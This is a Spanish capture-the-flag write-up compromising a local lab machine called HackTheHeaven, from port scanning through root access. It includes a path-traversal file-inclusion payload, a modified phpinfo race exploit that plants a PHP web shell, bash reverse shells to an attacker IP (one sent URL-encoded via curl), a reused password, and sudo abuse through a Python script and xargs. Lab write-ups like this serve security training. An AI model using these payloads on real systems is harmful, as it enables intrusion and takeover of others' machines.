

# HACKTHEHEAVEN

## DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip hacktheheaven.zip
```

```
Archive: hacktheheaven.zip
inflating: hacktheheaven.tar
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh hacktheheaven.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

## CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
# ping -c1 172.17.0.2
```

```
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data:
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.263 ms
--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.263/0.263/0.263/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA      172.17.0.2

IP DE LA MÁQUINA ATACANTE    192.168.0.26


LINUX- ttl=64

## ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 07:46 EDT
Nmap scan report for trackedvuln.dl (172.17.0.2)
Host is up (0.000048s latency).
Not shown: 65534 closed tcp ports (reset) of data.
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Bienvenido a HackTheHeaven
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown) / 0.000 ms
```

Puerto 80



## ENUMERACIÓN

```
whatweb http://172.17.0.2
```

```
# whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][22], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Title[Bienvenido a HackTheHeaven]
```

```
gobuster dir -u http://172.17.0.2 -w
```

```
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,doc -t 64
```

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,doc -t 10

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,txt,doc
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 925]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/info.php (Status: 200) [Size: 72824]
/idol.html (Status: 200) [Size: 6494]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)

Finished
```



Directorios interesantes **/info.php** y **/idol.php**


172.17.0.2/info.php

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
PHP Version 8.3.6

System	Linux aeedddccab2 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64
Build Date	Apr 15 2024 19:21:47
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.3/apache2
Loaded Configuration File	/etc/php/8.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.3/apache2/conf.d
Additional .ini files parsed	/etc/php/8.3/apache2/conf.d/10-opcache.ini, /etc/php/8.3/apache2/conf.d/10-pdo.ini, /etc/php/8.3/apache2/conf.d/20-calendar.ini, /etc/php/8.3/apache2/conf.d/20-ctype.ini, /etc/php/8.3/apache2/conf.d/20-exif.ini, /etc/php/8.3/apache2/conf.d/20-ffi.ini, /etc/php/8.3/apache2/conf.d/20-fileinfo.ini, /etc/php/8.3/apache2/conf.d/20-ftp.ini, /etc/php/8.3/apache2/conf.d/20-gettext.ini, /etc/php/8.3/apache2/conf.d/20-iconv.ini, /etc/php/8.3/apache2/conf.d/20-phar.ini, /etc/php/8.3/apache2/conf.d/20-posix.ini, /etc/php/8.3/apache2/conf.d/20-readline.ini, /etc/php/8.3/apache2/conf.d/20-shmop.ini, /etc/php/8.3/apache2/conf.d/20-sockets.ini, /etc/php/8.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.3/apache2/conf.d/20-sysvsem.ini, /etc/php/8.3/apache2/conf.d/20-sysvshm.ini, /etc/php/8.3/apache2/conf.d/20-tokenizer.ini
PHP API	20230831
PHP Extension	20230831
Zend Extension	420230831
Zend Extension Build	API420230831.NTS
PHP Extension Build	API20230831.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled





Existe la posibilidad de una vulnerabilidad **LFI**. Pulsamos en el botón Darnet



<http://172.17.0.2/clouddev3lopmentfile.php>

Sobre esta url con wfuzz buscaremos parámetros válidos

**wfuzz -c --hh=53 -t 200 -w**

**/usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u**

**"http://172.17.0.2/clouddev3lopmentfile.php?FUZZ=/etc/passwd"**

```
wfuzz -c --hh=53 -t 200 -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u "http://172.17.0.2/clouddev3lopmentfile.php?FUZZ=/etc/passwd"
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://172.17.0.2/clouddev3lopmentfile.php?FUZZ=/etc/passwd
Total requests: 6453

ID      Response  Lines  Word  Chars  Payload
-----
000002233:  200      0 L    12 W   68 Ch  "filename"


Total time: 0
Processed Requests: 6453
Filtered Requests: 6452
Requests/sec.: 0
```

Filename es el parámetro requerido. Ahora, lo que haremos es buscar que directorios podemos leer

<http://172.17.0.2/clouddev3lopmentfile.php?filename=...//...//...//...//etc/passwd>

Sacamos **s4vitar**, **xerosec** y **mario**

Buscamos un LFI a RCE via info.php



https://book.hacktricks.xyz/pentesting-web/file-inclusion/lfi2rce-via-phpinfo

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To exploit this vulnerability you need: **A LFI vulnerability, a page where phpinfo() is displayed, "file\_uploads = on" and the server has to be able to write in the "/tmp" directory.**

[https://www.insomniasec.com/downloads/publications/phpinfo\\_lfi.py](https://www.insomniasec.com/downloads/publications/phpinfo_lfi.py)

**Tutorial HTB:** <https://www.youtube.com/watch?v=rs4zEwONzzk&t=600s>

IES & You need to fix the exploit (change ⇒ for ⇒). To do so you can do:

```
sed -i 's/\[tmp_name\] \>=>[\[tmp_name\] =>\&t/g' phpinfo_lfi.py
```

You have to change also the **payload** at the beginning of the exploit (for a php-rev-shell for example), the **REQ1** (this should point to the phpinfo page and should have the padding included, i.e.: **REQ1**=""POST /install.php?mode=phpinfo&a=""+"padding+" HTTP/1.1), and **LFIREQ** (this should point to the LFI vulnerability, i.e.: **LFIREQ**=""GET /info?page=%s%00 HTTP/1.1|r -- Check the double "%" when exploiting null char)

## EXPLOTACIÓN

1-Descargamos el script

2-Dentro del script en la variable "**Payload**" lo que hacemos es irnos a

<https://www.revshells.com/>, copiamos la de **PentestMonkey**

y la pegamos entre **\r** y **\r**

```
GNU nano 8.0 phpinfo_lfi1.py
#!/usr/bin/python
import sys
import threading
import socket

def setup(host, port):
    TAG="Security Test"
    PAYLOAD=""%s\r
    <?php $c=fopen('/tmp/g', 'w');fwrite($c, '<?php passthru($_GET["f"]);?>');?>\r"" % TAG
    REQ1_DATA=""7dbff1ded0714\r
    Content-Disposition: form-data; name="dummysname"; filename="test.txt"\r
    Content-Type: text/plain\r
    \r
    %s
    7dbff1ded0714--\r"" % PAYLOAD
    padding="A" * 5000
    REQ1=""POST /phpinfo.php?a=""+"padding+" HTTP/1.1\r
    Cookie: PHPSESSID=q249llvfromc1or39t6tvnun42; othercookie=""+"padding+" \r
    HTTP_ACCEPT: "" + padding + ""\r
```

3- En la variable **REQ1** cambiamos esta línea

```
REQ1=""POST /phpinfo.php?a="" +padding+"" HTTP/1.1\r
```

por esta otra

```
REQ1=""POST /info.php?a="" +padding+"" HTTP/1.1\r
```

```
\r
%s
-----7dbff1ded0714--\r"" % PAYLOAD
padding="A" * 5000
REQ1=""POST /info.php?a="" +padding+"" HTTP/1.1\r
Cookie: PHPSESSID=q249llvfromc1or39t6tvnun42; othercookie="" +padding+""\r
HTTP_ACCEPT: "" + padding + ""\r
HTTP_USER_AGENT: "" +padding+""\r
```

4-Y en la variable **LFIREQ**,

cambiamos esta linea **GET /lfi.php?load=%s%%00**

por esta otra

```
GET /clouddev3lopmentfile.php?filename=....//....//....//....//%s
```

```
%s"" %(len(REQ1_DATA),host,REQ1_DATA)
#modify this to suit the LFI script
LFIREQ=""GET /clouddev3lopmentfile.php?filename=....//....//....//....//%s HTTP/1.1\r
User-Agent: Mozilla/4.0\r
Proxy-Connection: Keep-Alive\r +padding+"" HTTP/1.1\r
Host: %s\r
\r
```

5- Por último, ejecutamos

```
sed -i 's/^[tmp_name\] \=>^[tmp_name\] =\&gt;/g' phpinfo.py
```

Nos ponemos a la escucha por nc en el 4444

Y en nuestro Kali

```
python2 phpinfo.py 172.17.0.2 80
```



```

└─# python2 phpinfo.py 172.17.0.2 80me] at 114225
LFI With PHPInfo()
-----
Getting initial offset... found [tmp_name] at 114225
Spawning worker pool (10)...
106 / 1000
Got it! Shell created in /tmp/g

Woot! \m/
Shuttin' down...

```

## Obtenemos conexión

```

└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 33130
Linux aeeddcccdab2 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-kali2 (2024-05-30) x86_64 x86_64 x86_64 GNU/Linux
21:00:59 up 7:28, 0 user, load average: 0.46, 0.34, 0.29
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@aeeddcccdab2:/$

```

## Tratamos la TTY

**script /dev/null -c bash**

**ctrl+Z**

**stty raw -echo; fg**  
**reset xterm**

**export TERM=xterm**

**export SHELL=bash**

**stty size**  
**35 167**

**stty rows 35 columns 167**

## ESCALADA DE PRIVILEGIOS

Listando directorios encontramos que dentro de /home, tenemos tres usuarios xerosec. mario S4vitar y un .txt

```
www-data@aeedddccdab2:/home$ ls
NotaParaMario.txt mario s4vitar xerosec
www-data@aeedddccdab2:/home$
```

```
www-data@aeedddccdab2:/home$ cat NotaParaMario.txt
Hola Mario!
Acuérdate de revisar el script conjunto que estamos desarrollando para la
comunidad!
Lo he movido al directorio tmp
```

megustaelfallout

Borra esta nota cuando la leas.

Tenemos una posible contraseña

Probamos con ella

```
www-data@aeedddccdab2:/home$ su xerosec
Password:
xerosec@aeedddccdab2:/home$
```

Buscamos permisos sudo

```
xerosec@aeedddccdab2:/home$ sudo -l
Matching Defaults entries for xerosec on aeedddccdab2:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User xerosec may run the following commands on aeedddccdab2:
  (mario) NOPASSWD: /usr/bin/python3 /tmp/script.py
xerosec@aeedddccdab2:/home$
```

Lo que hacemos es crearnos un script con nano llamado

haslib.py en la carpeta /tmp, usamos

```
import os
```

```
os.system("bash -c 'bash -i >& /dev/tcp/192.168.0.26/4444 0>&1'")
```

Nos ponemos a la escucha por nc 4444, ejecutamos

```
xerosec@aeedddccdab2:/tmp$ sudo -u mario /usr/bin/python3 /tmp/script.py
```

y obtenemos conexión

```
nc -nlvp 4444
```

listening on [any] 4444 ...

connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 54414

```
mario@aeedddccdab2:/tmp$
```

Volvemos a tratar la TTY

En /home/mario tenemos un .txt

```
mario@aeedddccdab2:/home$ cd mario
```

```
mario@aeedddccdab2:~$ ls
```

ServerDeS4vitar.txt

```
mario@aeedddccdab2:~$
```

```
mario@aeedddccdab2:~$ cat ServerDeS4vitar.txt
```

Acordarme de usar la sintaxis index.php?cmds4vi=id para ejecutar comandos en el server http de S4vitar

```
mario@aeedddccdab2:~$
```

Revisando los procesos que se están ejecutando

```
mario@aeedddccdab2:~$ ps -aux
```

```
mario@aeedddccdab2:~$ ps -aux
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.0	0.0	4324	256	?	Ss	13:43	0:00	/bin/bash -c service apache2 start ; su - s4vitar -c 'cd /opt/web && php -S localhost:9999'; while t
root	24	0.0	0.3	203452	7096	?	Ss	13:43	0:13	/usr/sbin/apache2 -k start
root	35	0.0	0.0	4352	256	?	S	13:43	0:00	su - s4vitar -c cd /opt/web && php -S localhost:9999
s4vitar	36	0.0	0.0	200576	1060	?	Ss	13:43	0:02	php -S localhost:9999
www-data	2337	0.0	0.5	203692	11820	?	S	19:33	0:00	/usr/sbin/apache2 -k start
www-data	2350	0.0	0.5	203692	11564	?	S	19:33	0:00	/usr/sbin/apache2 -k start
www-data	2351	0.0	0.5	203848	11692	?	S	19:33	0:00	/usr/sbin/apache2 -k start
www-data	2352	0.0	0.5	203680	11820	?	S	19:33	0:00	/usr/sbin/apache2 -k start
www-data	2353	0.0	0.5	203692	11692	?	S	19:33	0:00	/usr/sbin/apache2 -k start
www-data	2355	0.0	0.5	203680	11308	?	S	19:33	0:00	/usr/sbin/apache2 -k start
www-data	2357	0.0	0.6	203848	12204	?	S	19:33	0:00	/usr/sbin/apache2 -k start
www-data	2387	0.0	0.5	203680	11948	?	S	19:33	0:00	/usr/sbin/apache2 -k start
www-data	2400	0.0	0.5	203680	11692	?	S	21:00	0:00	/usr/sbin/apache2 -k start
www-data	2401	0.0	0.6	203680	12204	?	S	21:00	0:00	/usr/sbin/apache2 -k start
www-data	2407	0.0	0.5	203680	11820	?	S	21:03	0:00	/usr/sbin/apache2 -k start
www-data	2408	0.0	0.0	2800	1664	?	S	21:03	0:00	sh -c uname -a; w; id; bash -i
www-data	2412	0.0	0.1	4588	3584	?	S	21:03	0:00	bash -i
www-data	2414	0.0	0.0	2716	1792	?	S	21:05	0:00	script /dev/null -c bash
www-data	2415	0.0	0.0	2800	1664	pts/0	Ss	21:05	0:00	sh -c bash
www-data	2416	0.0	0.1	4588	3584	pts/0	S	21:05	0:00	bash
root	2425	0.0	0.1	4332	2916	pts/0	S	21:17	0:00	su xerosec
xerosec	2426	0.0	0.2	5120	4096	pts/0	S	21:17	0:00	bash
root	2437	0.0	0.2	11828	5632	pts/0	S+	22:30	0:00	sudo -u mario /usr/bin/python3 /tmp/script.py
root	2438	0.0	0.1	11828	2080	pts/1	Ss	22:30	0:00	sudo -u mario /usr/bin/python3 /tmp/script.py
mario	2439	0.0	0.4	15216	9216	pts/1	S	22:30	0:00	/usr/bin/python3 /tmp/script.py
mario	2440	0.0	0.0	2800	1792	pts/1	S	22:30	0:00	sh -c -- bash -c 'bash -i >& /dev/tcp/192.168.0.26/4444 0>&1'
mario	2441	0.0	0.1	4752	3200	pts/1	S	22:30	0:00	bash -c bash -i >& /dev/tcp/192.168.0.26/4444 0>&1
mario	2442	0.0	0.1	5016	3968	pts/1	S	22:30	0:00	bash -i
mario	2448	0.0	0.0	3144	1792	pts/1	S+	22:39	0:00	script /dev/null -c bash
mario	2449	0.0	0.1	5016	3968	pts/2	Ss	22:39	0:00	bash
mario	2452	0.0	0.1	3144	2048	pts/2	S+	22:41	0:00	script /dev/null -c bash
mario	2453	0.0	0.2	5016	4096	pts/3	Ss	22:41	0:00	bash
mario	2456	0.0	0.1	3144	2048	pts/3	S+	22:42	0:00	script /dev/null -c bash
mario	2457	0.0	0.2	5016	4096	pts/4	Ss	22:42	0:00	bash
mario	2468	200	0.2	8280	4096	pts/4	R+	22:55	0:00	ps -aux

```
mario@aeedddccdab2:~$ ls
```

```
s4vitar      36  0.0  0.0 200576 1060 ?        Ss   13:43   0:02 php -S
```

```
localhost:9999
```

Nos ponemos a la escucha con nc en el 5555

Accedemos al servidor para enviar una solicitud con curl con la url codificada y una reverse shell

curl

```
"http://localhost:9999/index.php?cmds4vi=bash%20-c%20'bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.0.26%2F5555%200%3E%261'"
```

Nos hacemos s4vitar

```
└─# nc -nlvp 5555
listening on [any] 5555 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 38724
bash: cannot set terminal process group (36): Inappropriate ioctl for device
bash: no job control in this shell
s4vitar@aeedddccab2:/opt/web$
```

## Buscamos permisos sudo

```
s4vitar@aeedddccab2:/opt/web$ sudo -l
sudo -l
Matching Defaults entries for s4vitar on aeedddccab2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User s4vitar may run the following commands on aeedddccab2:
    (root) NOPASSWD: /usr/bin/xargs
s4vitar@aeedddccab2:/opt/web$
```

Consultando en <https://gtfobins.github.io/gtfobins/xargs/#sudo>

**sudo xargs -a /dev/null sh**

```
(root) NOPASSWD: /usr/bin/xargs
s4vitar@aeedddccab2:/opt/web$ sudo xargs -a /dev/null sh
sudo xargs -a /dev/null sh
whoami
root
└─# s4vitar@aeedddccab2:/opt/web$ sudo xargs -a /dev/null sh
```

